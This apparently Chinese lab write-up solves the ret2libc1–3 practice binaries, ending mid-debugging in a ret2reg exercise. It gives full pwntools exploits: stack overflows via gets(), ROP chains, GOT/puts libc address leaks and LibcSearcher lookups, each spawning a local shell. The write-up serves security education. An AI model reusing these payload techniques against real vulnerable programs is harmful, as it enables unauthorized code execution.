
ret2libc1

借助程序中存在的system函数调用，通过分析system函数的具体实现，自行构造栈帧对其传参并执行，进行攻击。

首先查看该二进制程序的保护措施。可以看到开启了NX。

```
(kali㉿kali)-[~/wlgfjc-ex02/ret2libc1]
$ checksec --file=ret2libc1
RELRO Partial RELRO
STACK CANARY No canary found
NX NX enabled
PIE No PIE
RPATH No RPATH
RUNPATH No RUNPATH
Symbols 84 Symbols
FORTIFY Fortified
Fortifiable 1
FILE ret2libc1
```

然后，查看二进制的汇编信息，存在gets，有栈溢出的风险。



```
length Locals
000023 00000000
00000C 00000000
000006 00000000
000006 00000000
000006 00000000
000006 00000000
000006 00000000
000006 00000000
000006 00000000
000006 00000000
000006 00000000
000006 00000000
000022 ~~~~~

1 int __cdecl main(int argc, const char **argv, const cl
2 {
3     char s[100]; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(_bss_start, 0, 1, 0);
7     puts("RET2LIBC >_<");
8     gets(s);
9     return 0;
10 }
```

进一步观察函数中是否有可利用的点，会发现同时存在 `system()` 函数的调用 `0x08048460`，以及 `/bin/sh` 的字符串 `0x08048720`。

```

.plt:08048460
.plt:08048460
.plt:08048460 ; Attributes: thunk
.plt:08048460
.plt:08048460 ; int system(const char *command)
.plt:08048460 _system proc near
.plt:08048460
.plt:08048460 command= dword ptr 4
.plt:08048460
.plt:08048460 jmp ds:off_804A018 ; Indirect Near Jump
.plt:08048460 _system endp
.plt:08048460

```

al symbol ■ Lumina function

	IDA View-A	Pseudocode-B
Locals	1 void secure() 2 { 3 unsigned int v0; // eax 4 int input; // [esp+18h] [ebp-10h] BYREF 5 int secretcode; // [esp+1Ch] [ebp-Ch] 6 7 v0 = time(0); 8 srand(v0); 9 secretcode = rand(); 10 __isoc99_scanf("%d", &input); 11 if (input == secretcode) 12 system("shell!?"); 13 }	

```
ROPgadget --binary ret2libc1 --string '/bin/sh'
```

```

(kali㉿kali)-[~/wlgfjc-ex02/ret2libc1]
$ ROPgadget --binary ret2libc1 --string '/bin/sh'
Strings information
=====
0x08048720 : /bin/sh

```

接下来，需要知道system函数中是如何传参的。该函数的实现在 `libc6-i386.so` 文件中。反编译后看到，其参数为esp+4位置的一个dword（该函数的实现无push ebp; mov ebp,esp操作，所以必须使用esp读参数，且esp+4即可读到参数），该地址在调用时会被写入 `eax`。

通过动态调试二进制文件，可以得到s的地址 `0xffffd28c`，相对返回地址的偏移 `0xffffd2f8 - 0xffffd28c + 4 = 0x6c + 4 = 0x70`。

```

Breakpoint 1, 0x0804867e in main () at ret2libc1.c:27
27      ret2libc1.c: No such file or directory.
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xffffd28c → 0x00000001
$ebx : 0xf7e1dffb → 0x0021dd8c
$ecx : 0xf7e1f9b8 → 0x00000000
$edx : 0x0
$esp : 0xffffd270 → 0xffffd28c → 0x00000001
$ebp : 0xffffd2f8 → 0x00000000
$esi : 0x08048690 → <__libc_csu_init+0> push ebp
$edi : 0xf7ffcba0 → 0x00000000
$eip : 0x0804867e → <main+102> call 0x8048430 <gets@plt>
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtual-addr]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffd270 | +0x0000: 0xffffd28c → 0x00000001 ← $esp
0xffffd274 | +0x0004: 0x00000000
0xffffd278 | +0x0008: 0x00000001
0xffffd27c | +0x000c: 0x00000000
0xffffd280 | +0x0010: 0xf7ffdb8c → 0xf7fc26f0 → 0xf7ffda20 → 0x00000000
0xffffd284 | +0x0014: 0x00000001
0xffffd288 | +0x0018: 0xf7fc2720 → 0x0804833d → "GLIBC_2.0"
0xffffd28c | +0x001c: 0x00000001

0x8048672 <main+90>      call 0x8048450 <puts@plt>
0x8048677 <main+95>      lea  eax, [esp+0x1c]
0x804867b <main+99>      mov  DWORD PTR [esp], eax
→ 0x804867e <main+102>   call 0x8048430 <gets@plt>
l 0x8048430 <gets@plt+0> jmp  DWORD PTR ds:0x804a00c
0x8048436 <gets@plt+6>  push 0x0
0x804843b <gets@plt+11> jmp 0x8048420
0x8048440 <time@plt+0>  jmp  DWORD PTR ds:0x804a010
0x8048446 <time@plt+6>  push 0x8
0x804844b <time@plt+11> jmp 0x8048420

```

据此，写出EXP。需要注意的是，esp到esp+4之间需要填充一段4Bytes的数据，作为虚假的“返回地址”。

```

#!/usr/bin/python3
from pwn import *

system_addr = 0x08048460
bin_sh_addr = 0x08048720

# 填充数据 offset=0x6c+4
# system函数地址
# 填充数据 4Bytes 虚假的返回地址
# /bin/sh字符串地址
payload = ((0x6c + 4) * b'A' +
           p32(system_addr) +
           4 * b'B' +
           p32(bin_sh_addr))

sh = process('./ret2libc1')
sh.sendline(payload)
sh.interactive()

```

成功利用。如图为结果。

```

(kali㉿kali)-[~/wlgfjc-ex02/ret2libc1]
$ /bin/python /home/kali/wlgfjc-ex02/ret2libc1/exp.py
[+] Starting local process './ret2libc1': pid 154690
[*] Switching to interactive mode
RET2LIBC >_<
$ whoami
kali
$ █


```

ret2libc2

在ret2libc1基础上的进一步改动，程序中没有现成的字符串可用利用。需要自己想办法手动将字符串'/bin/sh'写入地址空间，并让system以此地址为参数，即可获取shell。要求该段地址可写可读。经典思路是可以利用多种方法结合，执行攻击。

前面分析过程较为类似，因此略过，仅给出关键信息。

该程序开启了NX保护，存在gets函数，地址为 0x08048460。



```

.plt:08048460
.plt:08048460
.plt:08048460 ; Attributes: thunk
.plt:08048460
.plt:08048460 ; char *gets(char *s)
.plt:08048460 _gets proc near
.plt:08048460
.plt:08048460 s= dword ptr 4
.plt:08048460
.plt:08048460 jmp     ds:off_804A010 ; Indirect Near Jump
.plt:08048460 _gets endp
.plt:08048460

```

在secure函数内部有system函数调用，地址 0x08048490，但没有'/bin/sh'字符串。

```

.plt:08048490
.plt:08048490
.plt:08048490 ; Attributes: thunk
.plt:08048490
.plt:08048490 ; int system(const char *command)
.plt:08048490 _system proc near
.plt:08048490
.plt:08048490 command= dword ptr 4
.plt:08048490
.plt:08048490 jmp ds:off_804A01C ; Indirect Near Jump
.plt:08048490 _system endp
.plt:08048490

```

考虑到,

- (1) 可以先用gets()函数将数据写入一段空间中。
- (2) 利用ROP gadgets中具有的 pop 指令将buf2参数弹出栈, 保持堆栈平衡, 并利用 ret 指令让system函数地址弹出交给eip处理。
- (3) 按照ret2libc1中的方法构造system函数的参数为刚刚写入的空间地址中。
- (4) 最终可以获得shell权限。

那么, 需要一段合适的内存空间。先在bss段中查找相关内容, 发现buf2, 地址为 0x0804a080。接下来要确定这段地址是否满足攻击条件。

```

.bss:0804A065 ?? ?? ?? ?? ?? ?? ?? ?? ??+align 20h
.bss:0804A080 public buf2
.bss:0804A080 ; char buf2[100]
.bss:0804A080 ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+buf2 db 64h dup(?)
.bss:0804A080 ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+_bss ends
.bss:0804A080 ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+

```

采用gdb调试, vmmap 操作查看可用空间, 发现该段地址权限为 rw-, 符合要求。

```

gef> vmmap
[ Legend: Code | Heap | Stack ]
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-x  /home/kali/wlgfjc-ex02/ret2libc2/ret2libc2
0x08049000 0x0804a000 0x00000000 r--  /home/kali/wlgfjc-ex02/ret2libc2/ret2libc2
0x0804a000 0x0804b000 0x00001000 rw-  /home/kali/wlgfjc-ex02/ret2libc2/ret2libc2
0xf7c00000 0xf7c22000 0x00000000 r--  /usr/lib32/libc.so.6
0xf7c22000 0xf7d9b000 0x00022000 r-x  /usr/lib32/libc.so.6
0xf7d9b000 0xf7e1c000 0x0019b000 r--  /usr/lib32/libc.so.6
0xf7e1c000 0xf7e1e000 0x0021b000 r--  /usr/lib32/libc.so.6
0xf7e1e000 0xf7e1f000 0x0021d000 rw-  /usr/lib32/libc.so.6
0xf7e1f000 0xf7e29000 0x00000000 rw-
0xf7fc2000 0xf7fc4000 0x00000000 rw-
0xf7fc4000 0xf7fc8000 0x00000000 r--  [vvar]
0xf7fc8000 0xf7fca000 0x00000000 r-x  [vdso]
0xf7fca000 0xf7fcb000 0x00000000 r--  /usr/lib32/ld-linux.so.2
0xf7fcb000 0xf7fed000 0x00001000 r-x  /usr/lib32/ld-linux.so.2
0xf7fed000 0xf7ffb000 0x00023000 r--  /usr/lib32/ld-linux.so.2
0xf7ffb000 0xf7ffd000 0x00030000 r--  /usr/lib32/ld-linux.so.2
0xf7ffd000 0xf7ffe000 0x00032000 rw-  /usr/lib32/ld-linux.so.2
0xffffdd00 0xfffffe00 0x00000000 rw-  [stack]
gef>

```

同时, 动态调试后得到字符串s距离返回地址的偏移地址为: 0x6C + 4。

接下来，需要找到ROP gadgets来配合攻击。需要满足有 `pop` 指令和 `ret` 指令。 `ROPgadget --binary ret2libc2 --only 'pop|ret'`

```
(kali㉿kali)-[~/wlgfjc-ex02/ret2libc2]
$ ROPgadget --binary ret2libc2 --only 'pop|ret'
Gadgets information
=====
0x0804872f : pop ebp ; ret
0x0804872c : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804843d : pop ebx ; ret
0x0804872e : pop edi ; pop ebp ; ret
0x0804872d : pop esi ; pop edi ; pop ebp ; ret
0x08048426 : ret
0x0804857e : ret 0xeac1

Unique gadgets found: 7
```

选择这条： `0x0804843d : pop ebx ; ret`。

据此，可以写出EXP。

```
#!/usr/bin/python3
from pwn import *

gets_addr = 0x08048460
pop_ebx_ret_addr = 0x0804843d
buf2_addr = 0x0804a080
system_addr = 0x08048490

# 填充数据 offset=0x6c+4
# gets函数地址
# gadgets，弹出buf2,保持堆栈平衡,并让eip保存system地址
# system函数地址，4Bytes虚假的返回地址，buf2地址作为参数
payload = ((0x6c + 4) * b'A' +
           p32(gets_addr) +
           p32(pop_ebx_ret_addr) + p32(buf2_addr) +
           p32(system_addr) + 4 * b'B' + p32(buf2_addr)
          )

sh = process('./ret2libc2')
sh.sendline(payload)
sh.sendline(b'/bin/sh')
sh.interactive()
```

攻击结果如图。

```

(kali㉿kali)-[~/wlgfjc-ex02/ret2libc2]
$ /bin/python /home/kali/wlgfjc-ex02/ret2libc2/exp.py
[+] Starting local process './ret2libc2': pid 190262
[*] Switching to interactive mode
Something surprise here, but I don't think it will work.
What do you think ?$ whoami
kali
$

```

本题还有另一种写法，巧妙地安排栈空间，更加精妙的实现攻击。

将gets函数执行完毕后的返回地址构造为system函数所在的地址，同时由于栈帧的结构，buf2地址紧跟在system地址后面，作为gets函数的参数。在这之后，再紧跟一个buf2的地址，作为system函数的参数。如此一来，就不需要ROP gadgets的帮助，也不需要构造一个虚假的system返回地址，直接进行攻击，攻击payload更加紧凑。

据此写出EXP，如下。

```

#!/usr/bin/python3
from pwn import *

gets_addr = 0x08048460
buf2_addr = 0x0804a080
system_addr = 0x08048490

# 填充数据 offset=0x6c+4
# gets函数地址
# system函数地址，作为gets运行完毕后的返回地址
# buf2地址，作为gets的参数(或者是system函数的"返回地址")
# buf2地址，作为system的参数
payload = ((0x6c + 4) * b'A' +
           p32(gets_addr) +
           p32(system_addr) +
           p32(buf2_addr) +
           p32(buf2_addr))

sh = process('./ret2libc2')
sh.sendline(payload)
sh.sendline(b'/bin/sh')
sh.interactive()

```

攻击结果如图。

```
(kali㉿kali)-[~/wlgfjc-ex02/ret2libc2]
$ /bin/python /home/kali/wlgfjc-ex02/ret2libc2/exp2.py
[+] Starting local process './ret2libc2': pid 203005
[*] Switching to interactive mode
Something surprise here, but I don't think it will work.
What do you think ?$ whoami
kali
$
```

ret2libc3

本题中，除gets函数外，其他的利用条件都消失了。这时，可以利用引用的外部libc库中的代码。利用过程中，需要知道libc的地址在哪里，这时候可以借助位置无关代码机制，同时借助库文件本身的指令排布规范来进行推测。

换句话说：若能够知道 libc 中某个函数的地址，那么我们就可以确定该程序利用的 libc。进而我们就可以进一步的确定system函数和其他需要利用的资源的地 址。

那么如何得到 libc 中的某个函数的地址呢？

方法一：

- 第一步，采用本机的libc.so文件直接分析其符号表，采用栈溢出攻击和puts函数，获取 `printf()` 函数的偏移值并输出。
- 第二步，捕获输出的偏移值，再结合函数运行时的绝对地址来计算libc基地址。
- 第三步，可以使用libc基地址来找到 `system()` 函数、`/bin/sh` 字符串的地址。
- 第四步，再次结合简单的栈溢出即可获取shell。

据此，写出EXP。

```
#!/usr/bin/python

from pwn import *

elf_ret2libc3 = ELF('./ret2libc3')
elf_libc = elf_ret2libc3.libc

sh = elf_ret2libc3.process()

plt_puts = elf_ret2libc3.plt['puts']
printf_got = elf_ret2libc3.got['printf']
start_addr = elf_ret2libc3.symbols['_start']

# 利用栈溢出攻击，puts方法
```

```

# 获取printf的偏移值
# 并输出到sh中，最后捕获到exp中
payload1 = flat([
    (0x6c + 4) * b'A',
    plt_puts,
    start_addr,
    printf_got
])
sh.sendlineafter(b'Can you find it !?', payload1)
leaked_addr = u32(sh.recv()[0:4])

# 结合函数运行时的绝对地址
# 计算libc基地址
libc_base = leaked_addr - elf_libc.symbols['printf']

# 找到system函数和/bin/sh位置，
# 并利用libc基地址计算绝对位置
# 再次执行栈溢出攻击获取shell
system_addr = libc_base + elf_libc.symbols['system']
bin_sh = libc_base + next(elf_libc.search(b'/bin/sh'))
payload2 = flat([
    (0x6c + 4) * b'A',
    system_addr,
    4 * b'B',
    bin_sh
])

sh.sendline(payload2)
sh.interactive()

```

攻击结果如图。

```

(kali@kali)-[~/wlgfjc-ex02/ret2libc3]
$ /bin/python /home/kali/wlgfjc-ex02/ret2libc3/exp.py
[*] '/home/kali/wlgfjc-ex02/ret2libc3/ret2libc3'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
[*] '/usr/lib32/libc.so.6'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[+] Starting local process '/home/kali/wlgfjc-ex02/ret2libc3/ret2libc3': pid 63627
[*] Switching to interactive mode
$ whoami
kali
$

```

问题：在使用__libc_start_main作为泄露函数时，会发生段错误退出。

```

(kali@kali)-[~/wlgfjc-ex02/ret2libc3]

```

```

└─$ /bin/python /home/kali/wlqfjc-ex02/ret2libc3/exp.py
[*] '/home/kali/wlqfjc-ex02/ret2libc3/ret2libc3'
    Arch:      i386-32-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x8048000)
[*] '/usr/lib32/libc.so.6'
    Arch:      i386-32-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
[+] Starting local process '/home/kali/wlqfjc-ex02/ret2libc3/ret2libc3': pid 63131
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ whoami
[*] Process '/home/kali/wlqfjc-ex02/ret2libc3/ret2libc3' stopped with
exit code -11 (SIGSEGV) (pid 63131)
[*] Got EOF while sending in interactive

```

进一步发现，在泄露__libc_start_main地址时，输出是错误的。后来发现是**系统预装的glibc为2.37版本，才会发生这个问题。而旧版本（2.35）可以正常输出正确地址**。实测，在2.35版本上可以正常getshell，原因待进一步调查。

在这种情况下，需要能够访问到libc.so文件。若没有这个条件怎么办？在此介绍方法二。

一般常用的方法是采用 got 表泄露，即输出某个函数对应的 got 表项的内容。即使程序有 ASLR 保护，也只是影响程序加载的基地址，页内偏移不会发生变化。**由于 libc 的延迟绑定机制，泄漏对象需要已经执行过的函数的地址。**

可以根据版本、相对位移和地址最低位等信息在程序中查询偏移，然后再次获取 system 地址，进而进行利用，但这样较为复杂。

可以借助 LibcSearcher 工具对libc版本进行判断选取后直接获取相关地址，EXP如下。

```

from pwn import *
from LibcSearcher import *

elf = ELF('./ret2libc3')
sh = process('./ret2libc3')

# 获取puts的plt
# 获取puts的got
# 获取程序开始点地址
puts_plt = elf.plt['puts']

```

```

puts_got = elf.got['puts']
start_addr = elf.symbols['_start']

# 第一次溢出攻击
# 泄露地址
payload1 = flat([
    (0x6c + 4) * b'A',
    puts_plt,
    start_addr,
    puts_got
])
sh.sendlineafter('Can you find it !?', payload1)
leaked_addr = u32(sh.recv(4))

# 根据libc版本查询地址, 选择libc6-i386_2.37-12_amd64
libc = LibcSearcher('puts', leaked_addr)
# 计算基址
libc_base = leaked_addr - libc.dump("puts")
# 计算system函数和字符串地址
system_addr = libc_base + libc.dump("system")
bin_sh = libc_base + libc.dump("str_bin_sh")
# 需要额外压入_init_proc函数的返回地址
return_addr = 0x804841E
# 第二次溢出攻击
payload2 = flat([
    (0x6c + 4) * b'A',
    return_addr,
    system_addr,
    4 * b'B',
    bin_sh
])
sh.sendlineafter('Can you find it !?', payload2)
sh.interactive()

```

注意, 新版本系统中在第二次溢出时, 需要压入一个地址用于堆栈平衡。原因待进一步调查。

利用结果如图。


```

(kali㉿kali)-[~/wlgfjc-ex02/ret2libc3]
$ /bin/python /home/kali/wlgfjc-ex02/ret2libc3/exp2.py
[*] '/home/kali/wlgfjc-ex02/ret2libc3/ret2libc3'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
[+] Starting local process './ret2libc3': pid 493750
/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: Bytes
rantees. See https://docs.pwntools.com/#bytes
    res = self.recvuntil(delim, timeout=timeout)
[+] There are multiple libc that meet current constraints :
0 - libc-2.34-6-omv4003.x86_64
1 - libc-2.33.9000-39.fc35.x86_64
2 - libc-2.33.9000-34.fc35.x86_64
3 - libc-2.33.9000-36.fc35.x86_64
4 - libc-2.33.9000-29.fc35.x86_64
5 - libc-2.33.9000-37.fc35.x86_64
6 - libc6-i386_2.37-12_amd64
7 - libc6-i386_2.37-11_amd64
8 - libc6_2.38-1_i386
9 - libc6-i386_2.37-8_amd64
[+] Choose one : 6
[*] Switching to interactive mode
$ whoami
kali
$

```

自选题目 - ret2reg

前文介绍的ret2text、ret2shellcode等攻击都至少需要事先确定shellcode的地址作为返回地址。安全人员为保护免受攻击，提出了地址混淆技术（ASLR）。该技术将栈，堆和动态库空间全部随机化，难以确定栈的地址（esp寄存器），故原先的攻击手段无法攻击成功。

ret2reg, return-to-register, 即返回到寄存器地址攻击，通常用于绕过地址混淆(ASLR)实施攻击，通过jmp寄存器的方式跳转到shellcode。

具体说来，在函数执行后，传入的参数地址在栈中传给某寄存器，然而该函数在结束前并没有复位该寄存器，就会导致这个寄存器仍还保存着参数地址。当这个参数地址指向shellcode时，只要程序中存在 `jmp reg` 或 `call reg` 代码片段，即可构造payload利用栈溢出漏洞覆盖返回地址，并控制程序流跳转至未复位的寄存器，进而成功执行攻击。

也就是说只要在函数ret之前将相关寄存器复位掉，便可以避免此漏洞。

攻击思路：

- 存在栈溢出漏洞，满足ret2shellcode利用条件，开启了ASLR保护，没有开启PIE保护。
- 能够获取二进制文件，并且找到了与我们可控的栈空间有关联的寄存器 `reg`，且找到了合适的跳转指令 `jmp reg` 或 `call reg`。
- `reg` 所指向的空间上可以执行，且可以注入shellcode。

- 实施栈溢出攻击，覆盖返回地址到跳转到寄存器的指令。

开始攻击。

首先利用 `checksec` 命令查看该二进制文件的保护措施。

```
(kali㉿kali)-[~/wlgfjc-ex02/ret2reg]
$ checksec --file=ret2reg
RELRO           STACK CANARY      NX            PIE            RPATH            RUNPATH          Symbols          FORTIFY Fortified
Fortifiable    FILE
No RELRO        No canary found  NX disabled   No PIE         No RPATH         No RUNPATH       39 Symbols       No            0
ret2reg
```

开启IDA，对二进制文件进行分析，按F5查看源代码。可以看到调用了`copy`函数，进一步跟踪查看函数中具体实现。

```
al symbol  Lumina function
IDA View-A  Pseudocode-A
Locals
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3 copy((char *)argv[1]);
4 return 0;
5 }
```

可以发现使用了 `strcpy` 函数，功能为将`argv[1]`对应的字符串拷贝进了`buffer`中。有栈溢出漏洞风险，在开启ASLR后也有可能能够实施 `ret2reg` 攻击。


```
d  External symbol  Lumina function
IDA View-A  Pseud
length  Locals
1 void __cdecl copy(char *input)
2 {
3 char buffer[512]; // [esp+0h] [ebp-208h] BYREF
4
5 strcpy(buffer, input);
6 }
```

查看汇编指令，寻找是否存在脆弱点。

```

.text:08049166
.text:08049166
.text:08049166 ; Attributes: bp-based frame
.text:08049166
.text:08049166 ; void __cdecl copy(char *input)
.text:08049166 public copy
.text:08049166 copy proc near
.text:08049166
.text:08049166 buffer= byte ptr -208h
.text:08049166 var_4= dword ptr -4
.text:08049166 input= dword ptr 8
.text:08049166
.text:08049166 ; __unwind {
.text:08049166 push    ebp
.text:08049167 mov     ebp, esp
.text:08049169 push    ebx
.text:0804916A sub     esp, 204h ; Integer Subtraction
.text:08049170 call    __x86_get_pc_thunk_ax ; Call Procedure
.text:08049175 add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $) ; Add
.text:0804917A sub     esp, 8 ; Integer Subtraction
.text:0804917D push    [ebp+input] ; src
.text:08049180 lea     edx, [ebp+buffer] ; Load Effective Address
.text:08049186 push    edx ; dest
.text:08049187 mov     ebx, eax
.text:08049189 call    _strcpy ; Call Procedure
.text:0804918E add     esp, 10h ; Add
.text:08049191 nop ; No Operation
.text:08049192 mov     ebx, [ebp+var_4]
.text:08049195 leave ; High Level Procedure Exit
.text:08049196 retn ; Return Near from Procedure
.text:08049196 ; } // starts at 8049166
.text:08049196 copy endp
.text:08049196

```



跟踪汇编指令发现：最终是 `eax` 寄存器指向了buffer缓冲区的地址。

产生攻击思路：可以向buffer中写入shellcode，并且找到call `eax`指令地址来覆盖返回地址，从而控制程序流的跳转走向，获取shell。

为实现这个思路，还需要确保 `eax` 寄存器在 `retn` 指令处前不会被清空这个前提，利用gdb进行动态调试 `gdb --args ret2reg wlgfjc`，在 `retn` 指令处地址 `0x08049196` 下断点，开始调试观察结果。

```

[ Legend: Modified register | Code | Heap | Stack | String ]
----- registers -----
$eax : 0xffffd0b0 → "wlgfjc"
$ebx : 0xf7e1dff4 → 0x0021dd8c
